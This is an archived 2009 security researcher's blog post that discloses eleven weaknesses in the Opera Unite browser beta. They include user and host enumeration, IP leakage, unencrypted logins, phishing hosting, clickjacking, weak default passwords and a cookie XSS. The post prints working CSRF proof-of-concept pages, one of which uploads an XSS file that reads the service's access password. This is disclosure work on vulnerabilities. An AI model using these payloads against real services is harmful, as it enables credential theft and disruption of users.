Pwning Opera Unite with Inferno's Eleven

Pwning Opera Unite with Inferno's Eleven - Inferno, securethoughts.com.

- Published: date not stated
- Original: <http://securethoughts.com/2009/08/pwning-opera-unite-with-infernos-eleven/>
- Current location: <https://securethoughts.com/2009/08/pwning-opera-unite-with-infernos-eleven/>
- Preserved from: https://securethoughts.com/2009/08/pwning-opera-unite-with-infernos-eleven/ (live) on 2026-08-09
- Licence: unknown

Content

> UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

Pwning Opera Unite with Inferno's Eleven | SecureThoughts.com

---

Pwning Opera Unite with Inferno's Eleven


Opera Unite, the upcoming version of the Opera browser has a strong vision to change how we look at the web. For those who are unknown to this radical technology, it extends your browser into a full-blown collaboration suite where you can chat with people, leave notes, share files, play media, host your sites, etc. (Wow!!).

Opera Unite comes bundled with a bunch of standard services such as Fridge (Notes), The Lounge (chatroom), etc. It is important to understand that these services have two distinct views. One view is of the **Service Owner**, who installs, customizes and runs these services on his or her computer. The service owner and the computer running these services have associated identifiers. By default, computer name is "home". So, your administrative homepage is http://admin.home.uid.operaunite.com/. Remember that even though the protocol of communication looks like http, it is not. Opera relays all traffic using a proprietary ucp protocol (encrypted) to asd.opera.com and auth.opera.com (no protocol details except here). The other view is of the Service Page which is used by your users (friends, customers, etc) to access your selected content. These trusted users can access your services from any browser (not just opera unite) and uses the plain http protocol. The service homepage is http://home.uid.operaunite.com/.

I was fascinated by this idea, so I decided to look at the security aspects of the product (while it was in beta). Here are my findings in no particular priority order (tested on **10.00 Beta 3 Build**

1703). I am including the PoC in their respective sections. Remember to change "**home**" with your computerid and "**infernosec2**" with your userid.

1. **Enumerating Service Owner Usernames — **Well, if you want to carry out targeted attacks against a particular user, it is easier to do so by guessing his or her username. Usernames are generally firstname/lastname/firstname.lastname, etc. However, for more generic attacks, Opera Unite makes our task easier by allowing Google to index its user's pages (configurable). Here is the output from a simple query – site:operaunite.com




1. **Enumerating Computer names for a particular Service Owner — **Once you decide on your target service owner, the next step is to determine which computers belong to him or her. Note that from the search engine, you might only get few computer names and not all since owner might have elected to not index the private ones. However, if you visit the service homepage with any non-existent computer name, then Opera Unite happily discloses all computer names used by that person.


1. **Enumerating Service Owner Server IP address and Port number — **If you are a service owner and is thinking that your identity is masked by Opera Unite Proxy Servers, think again. Opera Unite discloses your IP address and Port number to any user (even unauthenticated) who visits your service pages. I have tested this to work on File Sharing and File Uploader Services. Just do a view-source: on any of those pages.

```
<SCRIPT type="text/javascript">
    function $( id ){ return document.getElementById(id); }


    window.Unite =
    {
        serviceName : 'File Sharing',
        servicePath : '/file_sharing',
        serverName  : 'home.infernosec2.operaunite.com',
        deviceName  : 'home',
        originURL   : 'http://unite.opera.com/bundled/fileSharing/',
        username    : 'infernosec2',
        sessionId   : '232[redacted]7fb',
        isLocal     : false,
        gotIP       : true,
        serverIp    : '71.1[redacted].69',
        serverPort  : '8040'
    };

    // This function logs if it's possible to make a direct connectic
    // to the server instead of using the opera proxy.
    // The only purpose is for Opera to have some stats on how well
    // uPNP handling is working.
    function logUPNPReport( canDirectConnect )
    {
        var url = 'http://xml.opera.com/unite/upnp_reports/' + (canDi
        doRequest( url );
    }
```

1. **Hijacking Insecure Communication in Service Pages — **While Opera Team has taken adequate steps to secure the Service Owner's communication with Opera Unite Servers (using proprietary ucp), however, the communication of Service Page users with Opera's Server is plain http and there is no choice to use https (like you cannot do https://home.infernosec2.operaunite.com/file_sharing/content/). These users use sensitive credentials to login to your services and need the same kind of security as the service owner. What is more shocking is that the user management system at my.opera.com does not support https. Try visiting https://my.opera.com/




1. **Hosting Phishing Pages and other Malware on Trusted Operaunite.com — **As an attacker, you can use Opera Unite to serve phishing pages and malware content from your profile. Both file sharing and file uploader services render the service owner content inside the browser, leaving user vulnerable to phishing and other malware attacks. For example, before serving some content, I phish the user to provide his or her opera unite credentials. User might think that the content is coming from trusted operaunite.com and hence has a high probability of falling to this spoof.



1. **CSRF-ing a File Upload from a Trusted User* — * Lets say a trusted user is using your file uploader service, i.e. he or she has provided credentials to access it. At the same time, if that user goes to my evil site, I can make him upload arbitrary files to your computer, thereby breaking the trust you have in that user. If the service owner accidentally clicks on that file, it renders inside the browser (thanks to automatic MIME type detection) and poof your XSS executes. In the example below, I have written code to steal your service access password. Please note that this exploit requires that your trusted user is accessing the service from any browser other than Opera since Opera escapes the filenames properly. This exploit is out for the last 1.5 years, but browser vendors haven't felt the need to fix this (still works for IE8, Firefox 3.5.2).

```
<html>
<form method="post" action="http://home.infernosec2.operaunite.com/file_uploader/content/upload" enctype="mult
<textarea name='file"; filename="evil"
Content-Type: text/html; '>
<html>
<script>
   var xhr = new XMLHttpRequest();
   xhr.onreadystatechange = function() {
         if (xhr.readyState == 4) {
            if (xhr.status == 200) {
                                    var pattern= /<[^>]*unite-aclPassword" value="([^>]*)">/i;
                                    if(pattern.test(xhr.responseText))
                                    {
                                          alert("Your acl password is: "+RegExp.$1);
                                    }
            }
         }
      };

   xhr.open('GET', 'http://admin.home.infernosec2.operaunite.com/file_uploader/admin/', true);
   xhr.send(null);
</script>
</html>
</textarea>
</form>
<script>
    document.forms[0].submit();
</script>
</html>
```

(Combined PoC available here – http://securethoughts.com/security/operaunite/attack.html)



1. **CSRF-ing a Note on the Fridge — **Fridge service is an unauthenticated service that is meant for people to leave notes on your computer. If you turn on this service, an attacker can leave weird derogatory fun notes or just fill the queue (default limit -24) so that noone else can post anything. However, he might not want to do that since his ip etc might be getting logged by Opera Servers. So, the better or more stealthy way is to make other users do it for him. Any user that visits his evil site can be made to automatically post notes to any Opera Unite Profile.

This includes the service owner as well who can be forced to post something on his computer [image: :)] .


```
<html>
<form method="post" action="http://home.infernosec2.operaunite.com/fridge/">
<input type="text" name="post" value="You are Hacked">
<input type="text" name="author" value="Attacker">
<input type="text" name="email" value="Evil">
<input type="text" name="cancel" value="cancel">
</form>
<script>
    document.forms[0].submit();
</script>
</html>
```

(Combined PoC available here – http://securethoughts.com/security/operaunite/attack.html)


1. *CSRF-Ing anyuserid to join a chatroom — * Similar to (6), you can force any trusted user (who is already authenticated to your chatroom with a particular userid) to rejoin with alternate usernames. He or she cannot be forced to post anything (csrf protection), however, this can abused to disrupt any existing conversation. I still have a hard time understanding why anyone wants to allow such functionality ?

```
<html>
<form method="post" action="http://home.infernosec2.operaunite.com/the_lounge/entry">
<input type="text" name="nick" value="anyfakeid">
</form>
<script>
    document.forms[0].submit();
</script>
</html>
```

(Combined PoC available here – http://securethoughts.com/security/operaunite/attack.html)



1. *XSS ing the unite-session-id cookie, works for almost all services* — * There is an XSS issue in the unite-session-id cookie, whose value gets echoed in the javascript of http response. I would call this as a low severity issue since this attack of overwriting http headers is only possible to do with older versions of Flash (like 7,8,lower versions of 9) and IE6. Still a bug though [image: :)]



1. *_Clickjacking any Service Page_ — * Opera Team has taken necessary steps to protect the service owner pages from any type of clickjacking exploits. However, they do not provide any protection for the service pages. With the current list of default services and operations allowed from trusted user, I cannot think of interesting exploits. One example can be to clickjack a chatroom user and force him to logout of a conversation. I didn't get much time to spend on this. But when more and more people start writing their own opera unite services that allow dynamic user interactions, this type of protection will definitely be required.

1. *_Inconsistency in Password Policy for some services_ — * Most opera unite services are initialized and protected by a default 8 or 9 digit alphanumeric password. However, the photo service is protected by a default 4 char password, which is easily breakable by brute force (looks like photos are considered less private than files). Also, chatroom is out-of-the-box unauthenticated and even if you enable password protection, it picks up a default password "default". So, your users will have to generate a strong password themselves, which is highly unlikely.

References :–

1. Clickjacking – Jeremiah Grossman and Robert "RSnake" Hansen

http://ha.ckers.org/blog/20081007/clickjacking-details/

1. Forging HTTP Request Headers with Flash – Amit Klein

http://www.securityfocus.com/archive/1/441014

1. Exploiting XSS Vulnerabilities on Cookies – Sirdarckcat

http://sirdarckcat.blogspot.com/2008/01/exploiting-xss-vulnerabilities-on.html

1. CSRF-ing File Upload Fields – Kuza55

http://kuza55.blogspot.com/2008/02/csrf-ing-file-upload-fields.html